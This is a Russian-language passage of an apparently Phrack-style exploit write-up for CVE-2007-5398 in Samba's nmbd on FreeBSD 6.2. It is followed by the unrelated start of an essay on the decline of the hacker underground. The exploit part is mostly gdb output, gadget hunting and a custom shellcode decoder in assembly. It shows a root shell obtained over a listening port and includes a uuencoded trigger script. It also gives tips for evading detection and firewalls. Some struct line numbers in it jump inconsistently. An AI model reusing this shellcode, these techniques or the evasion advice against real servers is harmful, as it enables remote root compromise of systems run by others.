Далее цепочка вызовов идёт через `build_packet()` → `build_nmb()` → `put_res_rec()` → `put_nmb_name()` → `put_name()`. Похоже, что при достаточно большом запросе мы можем переполнить `char buf[1024]` в `send_packet()`, однако стековые куки могут этому помешать.

После нескольких экспериментов выяснилось: на Ubuntu из-за ProPolice/SSP эксплуатация «в лоб» невозможна, а последующий поток выполнения не даёт механизма записи в контролируемую нами память. Возможно, я что-то очевидное упустил или неправильно понял — если кто-то видит иначе, буду рад услышать.

Поскольку большинство популярных Linux-платформ поддерживают SSP, я решил взглянуть на FreeBSD CURRENT — и по результатам `objdump` на бинарнике `nmbd` там, похоже, защиты нет. Однако разочаровало то, что после экспериментов с воспроизведением уязвимости оказалось: FreeBSD тоже использует стековые куки (по крайней мере, при имеющемся уровне знаний и в отсутствие багов в самом механизме проверки).

5 — Написание эксплойта для Samba 3.0.23c на FreeBSD 6.2

5.1 — Проверка допустимых флагов регистрации

Для корректной эксплуатации демона `nmbd` необходимо точно контролировать раскладку стека. Анализируя, как укладываются данные, замечаем: параметр `flags` берётся из того, с чем зарегистрирован хост. Из-за возможных ограничений нужно проверить допустимый диапазон значений.

Быстрый поиск по исходникам Samba показывает код, модифицирующий `flags`:

```
nmbd_packets.c:

uint16 get_nb_flags(char *buf)
{
    return (((uint16)*buf)&0xFFFF) & NB_FLGMSK;
}

../include/nameserv.h:#define NB_FLGMSK 0xE0

nmbd_winserver.c:
void wins_process_name_registration_request(struct subnet_record *subrec,
                                           struct packet_struct *p)
{
    □...
    if(registering_group_name && (question->name_type != 0x1c)) {
        from_ip = *interpret_addr2("255.255.255.255");
    }
    □...
```

Из этого следует, что валидны только определённые биты в поле `flags` запроса, и в зависимости от их значений IP-адрес в запросе регистрации может меняться. Для простоты будем использовать `0x0000` в качестве флагов и разберёмся с вытекающими проблемами по мере их появления.

5.2 — Правильный порядок данных на стеке

Samba хранит NMB-регистрации в формате tdb [4] — библиотеке-бэкенде для баз данных, разработанной командой Samba. Из-за особенностей tdb порядок возврата зарегистрированных флагов и IP-адресов не обязательно совпадает с порядком регистрации. Дополнительный анализ показывает, что для корректной эксплуатации нужно принудительно задать определённый порядок.

Анализ поиска имён:

```
nmbd_winsserver.c:

static void process_wins_dmb_query_request(struct subnet_record *subrec,
                                           struct packet_struct *p)
{
    □...
        fetch_all_active_wins_lb_names();
    □...

void fetch_all_active_wins_lb_names(void)
{
    tdb_traverse(wins_tdb, fetch_lb_traverse_fn, NULL);
}

/*****
Fetch all *<lb> names from the WINS db and store on the namelist.
*****/

static int fetch_lb_traverse_fn(TDB_CONTEXT *tdb, TDB_DATA kbuf, TDB_DATA
                               dbuf, void *state)
{
    struct name_record *namerec = NULL;

    if (kbuf.dsize != sizeof(unstring) + 1) {
        return 0;
    }

    /* Filter out all non-lb names. */
    if (kbuf.dptr[sizeof(unstring)] != 0x1b) {
        return 0;
    }

    namerec = wins_record_to_name_record(kbuf, dbuf);
    if (!namerec) {
        return 0;
    }

    DLIST_ADD(wins_server_subnet->namelist, namerec);
    return 0;
}
```

`fetch_all_active_wins_lb_names()` вызывает `tdb_traverse()` с callback-функцией `fetch_lb_traverse_fn()`, добавляющей записи в начало двусвязного списка.

`tdb_traverse()` вызывает `tdb_traverse_internal()`, где делается основная работа. На этом этапе проще посмотреть, как данные записываются в БД — в `tdb_store()`:

```
/* store an element in the database, replacing any existing element
with the same key

return 0 on success, -1 on failure
*/
int tdb_store(struct tdb_context *tdb, TDB_DATA key, TDB_DATA dbuf,
             int flag)
{
    ...

    /* find which hash bucket it is in */
    hash = tdb->hash_fn(&key);
    if (tdb_lock(tdb, BUCKET(hash), F_WRLCK) == -1)
        □return -1;
```

```

...

nmbd/nmbd_winsserver.c: wins_tdb = tdb_open_log(lock_path("wins.tdb"), 0,
        TDB_DEFAULT|TDB_CLEAR_IF_FIRST, O_CREAT|O_RDWR, 0600);

tdb_private.h:#define BUCKET(hash) ((hash) % tdb->header.hash_size)

struct tdb_context *tdb_open(const char *name,int hash_size, int tdb_flags,
        int open_flags, mode_t mode)

...

if (hash_size == 0)
    hash_size = DEFAULT_HASH_SIZE;

tdb_private.h:#define DEFAULT_HASH_SIZE 131

```

Из этого следует, что нужно использовать `hash_fn()` (по умолчанию `default_tdb_hash()`) и брать остаток от деления результата хеша на `DEFAULT_HASH_SIZE`. Генерируя имена, хешируемые в 130, можно упорядочить данные на стеке — после всех уже существующих 0x1b-регистраций. Перед эксплуатацией необходимо подсчитать число существующих регистраций 0x1b, чтобы стек переполнился корректно.

Это напоминает атаки алгоритмической сложности [5]. Прямой связи нет, но интересно.

5.3 — Анализ получения управления выполнением

Воспроизводя уязвимость и изучая раскладку стека, видим: сохранённый EIP можно частично перезаписать двумя байтами. При ещё одной перезаписи два старших байта EIP будут содержать два байта флагов, а первый аргумент функции окажется перезаписан. После перезаписи значения `orig_packet` код `nmbd` обратится к нему по индексу, копируя 4-байтное значение:

```

nmbd_packets.c, send_reply_packet():
973         packet.fd = orig_packet->fd;

```

До сих пор наилучшей стратегией кажется частичная перезапись двух младших байт EIP: поместить что-то полезное в два старших байта (из-за флагов) вряд ли получится. Перезапись младших байт символами `D` даёт:

```

Program received signal SIGSEGV, Segmentation fault.
0x08074444 in packet_is_for_wins_server ()
(gdb) x/10i $eip
0x08074444 <packet_is_for_wins_server+236>:   mov     0x400(%ebx),%eax
0x0807444a <packet_is_for_wins_server+242>:   mov     (%eax),%eax
0x0807444c <packet_is_for_wins_server+244>:   cmpl    $0x9, (%eax)
0x0807444f <packet_is_for_wins_server+247>:   jle     0x80743a1
<packet_is_for_wins_server+73>
0x08074455 <packet_is_for_wins_server+253>:   push    $0x1fa
0x0807445a <packet_is_for_wins_server+258>:   lea     0xffffd66ad(%ebx),%eax
0x08074460 <packet_is_for_wins_server+264>:   push    %eax
0x08074461 <packet_is_for_wins_server+265>:   lea     0xffffd6479(%ebx),%eax
0x08074467 <packet_is_for_wins_server+271>:   push    %eax
0x08074468 <packet_is_for_wins_server+272>:   push    $0xa
(gdb) i r ebx
ebx                0x0          0
(gdb) i r
eax                0x1          1
ecx                0x2834fd80      674561408
edx                0x40          64
ebx                0x0          0
esp                0xbfbfe540      0xbfbfe540
ebp                0x44440000      0x44440000
esi                0x0          0
edi                0x41414141      1094795585
eip                0x08074444      0x08074444

```

eflags	0x10282	66178
cs	0x33	51
ss	0x3b	59
ds	0x3b	59
es	0x3b	59
fs	0x3b	59
gs	0x1b	27

Видно, что мы полностью контролируем `edi` и частично — `ebp`.

Эпилог функции `reply_netbios_packet()`:

```
.text:0806D0A0          pop     edi
.text:0806D0A1          leave
.text:0806D0A2          retn
```

Для полного контроля над EIP можно искать `jmp edi` или `push edi ; ret`. После поиска в диапазоне `0x0807xxxx` подходящая последовательность инструкций найдена (весьма топорными методами, но сработало):

```
freebsd62# objdump -d nmbd | egrep -i "^ 807.*57 c[23]"
80728a4:      e8 57 c2 04 00      call    80beb00 <x_fclose>
```

Это декодируется как `push edi ; ret 0x04`. Устанавливая последние два байта в `0x080728a5`, получаем прямой контроль:

```
(gdb) r
Starting program: /usr/local/sbin/nmbd -F -s smb.conf
...

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

С этого момента нужно заставить работать шеллкод. Вспоминая раскладку данных ([2 байта `flags`, оба нулевые][4 байта IP-адрес]) — лучше всего написать специальный декодер.

5.4 — Шеллкод

Как было сказано, нужен специальный декодер, чтобы использовать универсальный шеллкод, а не портировать его с учётом того, что каждый третий байт — мусор.

После экспериментов был написан шеллкод, реконструирующий 4 байта, пропускающий 2 байта и прыгающий к реконструированному шеллкоду.

Шеллкод (компилировать: `nasm -f bin first_layer_sc.asm -o first_layer_sc.bin`). При входе в шеллкод `edi` указывает на текущий EIP:

```
BITS 32

%define tbnop add byte [eax],0x00; 0x80 0x00 0x00

_start:
    add [eax], al; два нулевых байта под flags.

    cld; сбрасываем флаг направления
    mov eax, edi      ; так как двухбайтовый пор разыменовывает [eax],
; нужна область памяти с доступом на запись.

    tbnop

    mov esi, edi      ; ESI = источник закодированного шеллкода
    nop

    tbnop

    add esi, byte 60   ; сдвигаем esi к началу настоящего шеллкода
    tbnop
```

```

mov edi, esp          ; место, куда будем исполнять
nop

tbnop

xor ecx, ecx
nop

tbnop

mov cl, byte 0x7e; сколько байт копировать. Можно до ~126 байт.
; при необходимости можно увеличить.
nop
tbnop

.copier:
movsd
nop
nop
tbnop

add esi, byte 0x02
tbnop

loopnz .copier
.ready:
jmp esp

```

Для второго слоя шеллкода подходит любой. Для большей гибкости я использовал пакет InlineEgg [6].

Кодирование шеллкода для регистрационных пакетов тривиально: меняем порядок (endian) 4 байт и добавляем 2 нулевых байта.

В идеале второй слой шеллкода должен кодировать информацию о соединении поверх существующего сокета/fd, используя протокол NMB. Для боевого эксплойта такое усилие оправдано, но мы этим не занимались.

5.5 — Получение оболочки

Объединив всё вышесказанное и определив положение шеллкода на стеке, получаем оболочку:

```

[целевая машина]
(gdb) shell rm /var/db/samba/wins.*
(gdb) r
Starting program: /usr/local/sbin/nmbd -F -s smb.conf
...
Program received signal SIGTRAP, Trace/breakpoint trap.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x28065af0 in ?? ()
(gdb) # Это произошло потому что наш nmbd запустил новую программу
(gdb) c

[атакующая машина]
$ python CVE-2007-5398.py --host 172.16.178.128 --target 0
Hit y if you want to test registration flags, otherwise just hit enter>
Existing registrations: 0
Amount of registrations to reach EIP: 239
Got 0 existing registrations. Hit any key to continue...
First layer of shellcode is 66 bytes long
Second layer of shellcode is 246 bytes long
Names: |=====| 100.00
Registering: |=====| 100.00
stack left over:
Please hit enter to send final packet...
Attempting to connect to 172.16.178.128:31337

```



```

-----
You are in luck; it appears to of worked... shell below.
--
# It worked
# id
uid=0(root) gid=0(wheel) groups=0(wheel), 5(operator)
# uname -a
FreeBSD freebsd62 6.2-RELEASE FreeBSD 6.2-RELEASE #0: Fri Jan 12 10:40:27
2007      root@dessler.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  i386

```

Итак, после значительного объёма исследований и анализа мы уже на полпути. Было бы неплохо найти более надёжный адрес возврата.

5.6 — Повышение надёжности эксплойта

В текущем виде эксплойт содержит два жёстко заданных значения. Первое — адрес последовательности инструкций, использующей `edi` для получения управления (пока что `0x080728a5` для FreeBSD 6.2). Второе — точный адрес начала шеллкода. Адрес стека легко меняется из-за:

- Ручного запуска/перезапуска `nmbd`.
- Различных строк окружения.
- В ядрах Linux 2.6 рандомизация памяти включена по умолчанию для ряда отображений.

Есть несколько возможностей повысить надёжность: добавить большие NOP-цепочки или поискать подходящий код в другом месте.

Большая NOP-цепочка может помочь, но 1/3 байт — нулевые/бесполезные, так что это спорно. Более того, если диапазон выбран верно, вероятность попасть в полезную NOP-цепочку составляет лишь 2/3 — иначе краш (поскольку `\x00\x00` — это `add [eax], al`, а `eax` при попадании в NOP равен 1, что вызовет краш). Поэтому пока поищем другой способ надёжного получения управления.

5.6.1 — Статические данные `.bss`

В ходе анализа обнаружена интересная функция, вызываемая при отправке регистрационных пакетов:

```

nmbd/nmbd_winsserver.c:

/*****
 * Overwrite or add a given name in the wins.tdb.
 *****/

static BOOL store_or_replace_wins_namerec(const struct name_record *namerec
                                          ,int tdb_flag)
{
    TDB_DATA key, data;
    int ret;

    if (!wins_tdb) {
        return False;
    }

    key = name_to_key(&namerec->name);
    data = name_record_to_wins_record(namerec);

    if (data.dptr == NULL) {
        return False;
    }

    ret = tdb_store(wins_tdb, key, data, tdb_flag);
}

```

```

        SAFE_FREE(data.dptr);
        return (ret == 0) ? True : False;
    }

    ...

/*****
    Create key. Key is UNIX codepage namestring (usually utf8 64 byte len)
    with 1 byte type.
*****/

static TDB_DATA name_to_key(const struct nmb_name *nmbname)
{
    static char keydata[sizeof(unstring) + 1];
    TDB_DATA key;

    memset(keydata, '\\0', sizeof(keydata));

    pull_ascii_nstring(keydata, sizeof(unstring), nmbname->name);
    strupper_m(keydata);
    keydata[sizeof(unstring)] = nmbname->name_type;
    key.dptr = keydata;
    key.dsize = sizeof(keydata);

    return key;
}

```

Самое интересное здесь — `static char keydata[sizeof(unstring) + 1]`, позволяющее разместить до 64 байт в статической области `.bss`. Поскольку NetBIOS-имена не длиннее 15 символов, там ещё немало места для кода. О коротких шеллкодах для «зондирования» памяти можно почитать здесь [7].

`name_to_key()` вызывается из трёх мест, в том числе из `store_or_replace_wins_namerec()` — при отправке регистрационных пакетов для воспроизведения переполнения. Возможно, туда можно положить короткий шеллкод, который найдёт наш загрузочный шеллкод на стеке (или, с большими усилиями, на куче, обходя патчи типа Openwall).

Использование этого статического адреса даёт преимущества перед рандомизацией/изменением стека.

Однако изучение `pull_ascii_nstring()` выявляет, что она выполняет маппинг из кодовых страниц DOS в UNIX для байт с установленным старшим битом. К сожалению, функция сильно искажает ввод (через фазу трансляции), а затем переводит строку в верхний регистр. Эксперименты в этих ограничениях были частично успешны: рассматривались техники с `push esp/pop ebp, push edi/pop esp`, `ror`-инструкции, преобразование регистра для получения 4 байт с установленным старшим битом из одного байта, `xor [edi+index], reg` для модификации исполняемого кода и аналог `sub ebp, ; jmp ebp`. Ничего рабочего получить не удалось, но длинное ограничение оказалось превышено.

Если кто-то придумает подходящий шеллкод, укладывающийся в эти ограничения — буду очень рад услышать. Уверен, что при наличии времени и мотивации решение нашлось бы, и в ретроспективе оказалось бы очевидным. Кроме того, мы контролируем содержимое двух старших байт `ebp`, что тоже может пригодиться. Возможный путь:

- `push ebp`
- `inc esp`; пропустить нулевой байт
- `inc esp`
- байт с установленным старшим битом, транслирующийся в `0xc3` (инструкция `ret`)
- Какие именно два байта исполняются — нужно выбирать аккуратно. NOP-сани в обратную сторону могут сработать, но нельзя произвольно модифицировать определённые структуры данных, иначе `nmbd` упадёт до получения управления.

Ещё один потенциальный статический адрес:

```
libsmb/nmblib.c:

1123 static unsigned char sort_ip[4];
1124
1125 /*****
1126  Compare two query reply records.
1127  *****/
1128
1129 static int name_query_comp(unsigned char *p1, unsigned char *p2)
1130 {
1131     return matching_quad_bits(p2+2, sort_ip) -
           matching_quad_bits(p1+2, sort_ip);
1132 }
1133
1134 /*****
1135  Sort a set of 6 byte name query response records so that the IPs that
1136  have the most leading bits in common with the specified address come
1137  first.
1138  *****/
1139 void sort_query_replies(char *data, int n, struct in_addr ip)
1140 {
1141     if (n <= 1)
1142         return;
1143
1144     putip(sort_ip, (char *)&ip);
1145
1146     qsort(data, n, 6, QSORT_CAST name_query_comp);
1147 }
```

Этот путь достигим из `nmbd/nmbd_winsserver.c`, но я не исследовал его полностью — сомневаюсь, что он существенно поможет.

После обзора возможностей в заданных ограничениях, я стал просматривать код в поисках более лёгких механизмов для надёжной эксплуатации. Нашёл несколько статических буферов, потенциально полезных, но требующих включённого режима отладки — не лучшее условие для надёжного эксплойта.

5.6.2 — Утечка памяти

В ходе первоначального воспроизведения я заметил, что `nmbd` пытается читать из памяти под нашим контролем — возможно, удастся найти утечку/раскрытие памяти. Устанавливая все обычно нулевые IP-адреса в AABV, наблюдаем первый крэш:

```
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /usr/local/sbin/nmbd -F -s smb.conf
Program received signal SIGSEGV, Segmentation fault.
0x080adc67 in debug_nmb_res_rec ()
(gdb) bt
#0  0x080adc67 in debug_nmb_res_rec ()
#1  0x080ae023 in debug_nmb_packet ()
#2  0x0806d1f8 in reply_netbios_packet ()
#3  0x080728a5 in write_browse_list ()
Previous frame inner to this frame (corrupt stack?)
(gdb) x/10i $eip
0x080adc67 <debug_nmb_res_rec+47>: mov     0x60(%edx),%ecx
0x080adc6a <debug_nmb_res_rec+50>: test   %ecx,%ecx
0x080adc6c <debug_nmb_res_rec+52>: je      0x80add89 <debug_nmb_res_rec+337>
0x080adc72 <debug_nmb_res_rec+58>: cmp     $0xffffffff9c,%edx
0x080adc75 <debug_nmb_res_rec+61>: je      0x80add89 <debug_nmb_res_rec+337>
0x080adc7b <debug_nmb_res_rec+67>: cmp     $0x0,%ecx
0x080adc7e <debug_nmb_res_rec+70>: movl    $0x0,0xffffffffe8(%ebp)
0x080adc85 <debug_nmb_res_rec+77>: jle     0x80add89 <debug_nmb_res_rec+337>
0x080adc8b <debug_nmb_res_rec+83>: mov     0x400(%ebx),%eax
```

```

0x80adc91 <debug_nmb_res_rec+89>: mov    %eax,0xffffffff0(%ebp)
(gdb) i r edx ecx
edx            0x41414242        1094795842
ecx            0x42420000        1111621632
(gdb) bt
#0  0x080adc67 in debug_nmb_res_rec ()
#1  0x080ae023 in debug_nmb_packet ()
#2  0x0806d1f8 in reply_netbios_packet ()
#3  0x080728a5 in write_browse_list ()

```

Анализируя `debug_nmb_packet()` в `libsmb/nmblib.c` и гипотетически предположив, что `0xbfbfe210` — наш NMB-пакет:

```

(gdb) x/20x 0xbfbfe210
0xbfbfe210:    0x41414242        0x42420000        0x00004141        0x41414242
0xbfbfe220:    0x42420000        0x00004141        0x41414242        0x42420000
0xbfbfe230:    0x00004141        0x41414242        0x42420000        0x00004141
0xbfbfe240:    0x41414242        0x42420000        0x00004141        0x41414242
0xbfbfe250:    0x42420000        0x00004141        0x41414242        0x42420000

```

Анализ подтверждается. Мы перезаписали структуры данных. Взглянув в `debug_nmb_res_rec()`, видим, что там происходит лишь вывод — без побочных эффектов, если указатели невалидны.

Следуя потоку выполнения из `send_packet()`, натываемся на `put_nmb_name()`:

```

Program received signal SIGSEGV, Segmentation fault.
0x080ada3d in put_nmb_name ()
(gdb) bt
#0  0x080ada3d in put_nmb_name ()
#1  0x080ae26a in put_res_rec ()
#2  0x080af184 in build_packet ()
#3  0x080af236 in send_packet ()
#4  0x0806d38a in reply_netbios_packet ()
#5  0x080728a5 in write_browse_list ()
...
(gdb) i r edi esi
edi            0x8102db9        135278009
esi            0x0             0

```

К сожалению, здесь происходит разыменование нулевого указателя при проверке имени на '*' в `put_nmb_name()`.

На этом этапе я решил проанализировать содержимое `reply_netbios_packet()` с помощью IDA Pro Standard 5.2, чтобы точно понять, что и где перезаписывается.

Изучив структуру `nmb_packet`:

```

include/nameserv.h:
524
525 struct packet_struct
526 {
527     struct packet_struct *next;
528     struct packet_struct *prev;
529     BOOL locked;
530     struct in_addr ip;
531     int port;
532     int fd;
533     time_t timestamp;
534     enum packet_type packet_type;
535     union {
536         struct nmb_packet nmb;
537         struct dgram_packet dgram;
538     } packet;
539 };

559 /* An nmb packet. */
560 struct nmb_packet {
561     struct {
562         int name_trn_id;
563         int opcode;

```

```

464         BOOL response;
465         struct {
466             BOOL bcast;
467             BOOL recursion_available;
468             BOOL recursion_desired;
469             BOOL trunc;
470             BOOL authoritative;
471         } nm_flags;
472         int rcode;
473         int qdcount;
474         int ancourt;
475         int nscount;
476         int arcount;
477     } header;

479     struct {
480         struct nmb_name question_name;
481         int question_type;
482         int question_class;
483     } question;

485     struct res_rec *answers;
486     struct res_rec *nsrecs;
487     struct res_rec *additional;
488 };

```

Видим, что, перезаписав `qdcount` и установив значение одному из `ancourt/nscount/arcount`, можно было бы попытаться управлять соответствующим указателем. Однако выравнивание этих полей относительно 6-байтовых записей на FreeBSD 6.2 не совпадает. Можно влиять лишь на два старших байта, но `put_res_rec()` будет делать цикл минимум 32 раза — это неприемлемо.

Ограничения на флаги также не позволяют установить `ancourt` в 1. Таким образом, FreeBSD 6.2 с дефолтным пакетом Samba не уязвима к этой утечке памяти — к сожалению.

Быстрый анализ бинарника `nmbd` в Ubuntu 7.10 показал: код проверки стека переупорядочил буферы, поместив структуру `res_rec` после структуры `packet`. Это блокирует возможность утечки памяти и раскрытия значения стекового куки.

5.6.2 — Назад в будущее^W.bss

Возвращаясь к состоянию краша и возможностям статической области `.bss` в `name_to_key()`:

```

Starting program: /usr/local/sbin/nmbd -F -D -s smb.conf
Program received signal SIGSEGV, Segmentation fault.
0x41414242 in ?? ()
(gdb) i r
eax             0x1             1
ecx             0x2834fd80        674561408
edx             0x40             64
ebx             0x42420000        1111621632
esp             0xbfbfe544        0xbfbfe544
ebp             0x5a5a0000        0x5a5a0000
esi             0x4242     16962
edi             0x41414242        1094795842
eip             0x41414242        0x41414242
eflags         0x10282     66178
cs             0x33             51
ss             0x3b             59
ds             0x3b             59
es             0x3b             59
fs             0x3b             59
gs             0x1b             27

```

Имеем:

- Частичный контроль над `ebx` (два старших байта).

- Частичный контроль над `ebp` (два старших байта).
- Частичный контроль над `esi` (два младших байта).

С небольшими экспериментами можно использовать `xor [edi+offset], reg` для частичной модификации выполняемого кода.

Проверка этой теории:

```
$ ndisasm -b 32 t
00000000 315F08          xor [edi+0x8],ebx
00000003 317708          xor [edi+0x8],esi
00000006 316F08          xor [edi+0x8],ebp
00000009 314708          xor [edi+0x8],eax
0000000C 315F08          xor [edi+0x8],ebx
0000000F 314F08          xor [edi+0x8],ecx
00000012 315708          xor [edi+0x8],edx
00000015 317F08          xor [edi+0x8],edi
```

simple toupper:

```
$ cat t | tr a-z A-Z | ndisasm -b 32 -
00000000 315F08          xor [edi+0x8],ebx
00000003 315708          xor [edi+0x8],edx
00000006 314F08          xor [edi+0x8],ecx
00000009 314708          xor [edi+0x8],eax
0000000C 315F08          xor [edi+0x8],ebx
0000000F 314F08          xor [edi+0x8],ecx
00000012 315708          xor [edi+0x8],edx
00000015 317F08          xor [edi+0x8],edi
```

Видно, что `esi` и `ebp` нельзя использовать напрямую в хог-операнде — при необходимости нужно `push/pop`. Быстрый набросок:

```
xor [edi + <offset>], ebx
push ebp
pop ebx
xor [edi + <offset>], ebx
sub esp, esi
jmp esp
```

Последние две инструкции кодируются в `\x29\xf4\xff\xe4`, что требует байта с установленным старшим битом, расширяющегося в три байта. Быстрая проверка показывает: `\xb0` расширяется в `\xe2\x96\x91`.

Вычисления:

```
>>> hex(0xe2 ^ 0xf4)
'0x16'
>>> hex(0x96 ^ 0xff)
'0x69'
>>> hex(0x91 ^ 0xe4)
'0x75'
```

Собирая всё вместе:

```
Breakpoint 1, 0x08117f80 in keydata.21 ()
(gdb) x/10i $eip
0x8117f80 <keydata.21>: xor    %ebx,0x7(%edi)
0x8117f83 <keydata.21+3>: push  %ebp
0x8117f84 <keydata.21+4>: pop   %ebx
0x8117f85 <keydata.21+5>: xor    %ebx,0x9(%edi)
0x8117f88 <keydata.21+8>: sub    %esp,%edx
0x8117f8a <keydata.21+10>: xchg   %eax,%esi
0x8117f8b <keydata.21+11>: xchg   %eax,%ecx
0x8117f8c <keydata.21+12>: dec    %ecx
...
(gdb) stepi
...
(gdb) x/10i $eip
0x8117f88 <keydata.21+8>: sub    %esi,%esp
```

```

0x8117f8a <keydata.21+10>:      jmp      *%esp
...
(gdb) i r esi
esi                0x59e      1438
(gdb) x/10i $esp - $esi
0xbfbfdfa6:      cld
0xbfbfdfa7:      mov      %edi,%eax
0xbfbfdfa9:      addb     $0x0, (%eax)
0xbfbfdfac:      mov      %edi,%esi
0xbfbfdfae:      nop
0xbfbfdfaf:      addb     $0x0, (%eax)
0xbfbfdfb2:      add      $0x3c,%esi
0xbfbfdfb5:      addb     $0x0, (%eax)
0xbfbfdfb8:      mov      %esp,%edi
0xbfbfdfba:      nop

```

Проблема: `first_layer_sc.asm` нужно обновить — изменился ряд вещей: `edi` теперь указывает на область `.bss`, `esp` — на место текущего выполнения и т.д. Изменения относительно незначительные.

К сожалению, из-за неполной перезаписи EIP нам всё равно нужны два адреса для получения управления. Однако этот механизм надёжнее, чем зависимость от неизменности адресов стека.

5.7 — Дополнительные заметки по эксплуатации

Регистрации принимают параметр TTL (время жизни). В исходниках Samba:

```

static int get_ttl_from_packet(struct nmb_packet *nmb)
{
    int ttl = nmb->additional->ttl;

    if (ttl < lp_min_wins_ttl()) {
        ttl = lp_min_wins_ttl();
    }

    if (ttl > lp_max_wins_ttl()) {
        ttl = lp_max_wins_ttl();
    }

    return ttl;
}

param/loadparam.c:
FN_GLOBAL_INTEGER(lp_min_wins_ttl, &Globals.min_wins_ttl)
Globals.min_wins_ttl = 60 * 60 * 6;      /* 6 часов по умолчанию. */
Globals.max_wins_ttl = 60 * 60 * 24 * 6; /* 6 дней по умолчанию. */

```

По умолчанию у нас чуть менее 6 часов на отправку всех необходимых пакетов и чуть менее 6 дней на эксплуатацию. Если регистрационные пакеты отправляются с подходящими интервалами, это позволяет избежать сигнатур на основе частоты/времени запросов. Другой способ затруднить обнаружение — использовать разные флаги регистрации NetBIOS и избегать статичных IP-адресов.

Помимо таймаута TTL, при дополнительных усилиях можно использовать существующий файловый дескриптор и информацию об IP-адресе/порте из структуры пакета, передаваемой в `reply_netbios_packet()`, — чтобы избежать новых сетевых соединений, которые могут быть замечены, заблокированы фаерволом или как-то иначе.

При дальнейшей работе против конкретных целей регистр `ebp` можно корректно восстановить и вернуть поток выполнения в нужную точку, обеспечив незаметную (seamless) эксплуатацию.

6 — Ссылки

- [1] <http://us1.samba.org/samba/security/CVE-2007-5398.html> / http://secunia.com/secunia_research/2007-90/ad
- [2] <http://www.wireshark.org>
- [3] <http://oss.coresecurity.com/projects/impacket.html>
- [4] <http://sourceforge.net/projects/tdb/>
- [5] <http://www.cs.rice.edu/~scrosby/hash/>
- [6] <http://oss.coresecurity.com/projects/inlineegg.html>
- [7] <https://phrack.org/issues/59/7.html#article>
- [8] Bounds error: попытка обращения к памяти за пределами объекта. Значение указателя: References, размер:

7 — Постскрипtum

Я тронут тем, что эта работа вообще была признана достойной включения. Спасибо за поддержку.

Буду присутствовать на Ruxcon 2008 — приходите и присоединяйтесь к веселью.
<http://www.ruxcon.org.au/> — 29 ноября 2008 г.

Ниже приведено proof-of-concept для воспроизведения уязвимости (UUencoded Python-скрипт CVE-2007_5398-trigger.py):

```
begin 600 CVE-2007_5398-trigger.py
M(R$O=7-R+V)I;B]P>71H;VX@#0H-"FEM<&]R="!S=')U8W0-"FEM<&]R="!I
M;7!A8VME="YS=')U8W1U<F4-"FEM<&]R="!I;7!A8VME="YN;6(@#0II;7!O
...
-87)G=ELQ.ETI#0H-"F%M
\
end
```

(Весь uuencoded-блок оставлен как есть — это бинарные данные Python-скрипта.)

Миф об андерграунде

Автор: Anonymous

Содержание

1. Миф о хакере
2. Индустрия безопасности
3. «Чёрные шляпы»: два лица
4. Технологии
5. Преступники
6. Забытая молодёжь
7. Связь с будущим

Миф о хакере

Это заявление о судьбе современного андерграунда. Здесь не будет ни ностальгии, ни мелодрамы, ни риторики «чёрных шляп», ни занудного анализа «белых шляп», которые обычно сопровождают подобные тексты.

С начала шестидесятых существовала одна непрерывная хакерская сцена. От фрикинга до хакинга — люди приходили и уходили, случались всплески активности, происходили географические сдвиги влияния. Но хотя сцена, казалось, постоянно переопределяла себя в приливах и отливах технологий, она всегда имела прямую преемственность с прошлым — те же традиции, культуру и дух.

За последние несколько лет эта связь была полностью разорвана.

Поэтому нет особого смысла писать о том, каким андерграунд был раньше — предоставим это историкам. Нет смысла писать о том, что нужно сделать, чтобы всё стало хорошо, — предоставим это мечтателям и идеалистам. Вместо этого я изложу несколько жёстких фактов о том, каково положение дел сейчас и, что важнее, как оно таким стало.

Это история о том, как андерграунд умер.

Индустрия безопасности

*Потом в американской музыкальной сцене произошли большие перемены
По обстоятельствам, не зависящим от нас... например, из-за раула
Рок-н-рольная сцена умерла спустя два года сплошного рока
— The Animals, около 1964 г.*

Не вызывает сомнений, что взрывной рост индустрии безопасности напрямую совпал с упадком хакерской сцены. Хакеры восьмидесятых и девяностых стали специалистами по безопасности нового тысячелетия, и сообщество пострадало от этого.

Дело в том, что хакеры — в основном по отдельности — решили превратить своё увлечение в источник дохода. Хорошо это, плохо или просто прагматично — совершенно неважно. Почти все

хакеры, кто мог найти работу, её нашли. Для каждого из них это решение принято (к лучшему или к худшему), и в целом ничто этого не изменит.

Это был исход хакеров. По-настоящему важным был не уход конкретных людей, а совокупный эффект, который это оказало на андерграунд. Чем больше хакеров уходило в корпоративную жизнь, тем меньше приходило новых. А те, кто оставался, окапывались, становясь всё более изолированными.

Сотрудничество в эту новую эпоху хакеров-карьеристов практически прекратило существование. Люди теперь одержимы авторством. Ради карьеры, ради положения в сообществе им жизненно необходимо, чтобы было абсолютно ясно, кому принадлежат то или иное исследование, та или иная уязвимость или даже мнение.

В этом корпоративном сообществе нет доверия — подпольная проблема, многократно усиленная корпоративными мотивами. Один человек может месяцами и даже годами не рассказывать никому, над чем именно работает, и при этом будет искренне беспокоиться о том, что кто-то «опубликует» его результаты раньше него. Нет уважения к знанию, которым он владеет, нет убеждённости в том, что информация должна быть свободной, нет веры в открытость исследований. Важно только авторство; важны лишь слава, деньги и карьера.

В этом виновата исключительно индустрия безопасности, которая эксплуатировала и культивировала эту культуру, создавая её под свои нужды. По-настоящему печально то, что корпоративный мир безопасности не осознал, что сидит на золотой жила, и в результате эта жила, вероятно, обрушится — и похоронит под собой всю отрасль.

Индустрия безопасности использует информацию как единственный товар — информацию о незащищённости. Кто ею владеет, а кто нет — вот что заставляет эту экономику работать. Более того, эта экономика была построена на непрерывном производстве конечной группы хакеров. По большей части — тех хакеров, которые вышли из андерграунда в расцвете своих технических сил.

Но эти хакеры не будут производить бесконечно. Они утратят технический перевес, перейдут в другие отрасли, возможно, поднимутся до менеджмента и в итоге уйдут на пенсию. Вопрос в том, что тогда? Тогда всё будет зависеть от нового поколения молодых специалистов по безопасности, чья мотивация столь же финансова, сколь и страстна к технологиям и азарту хакерской игры.

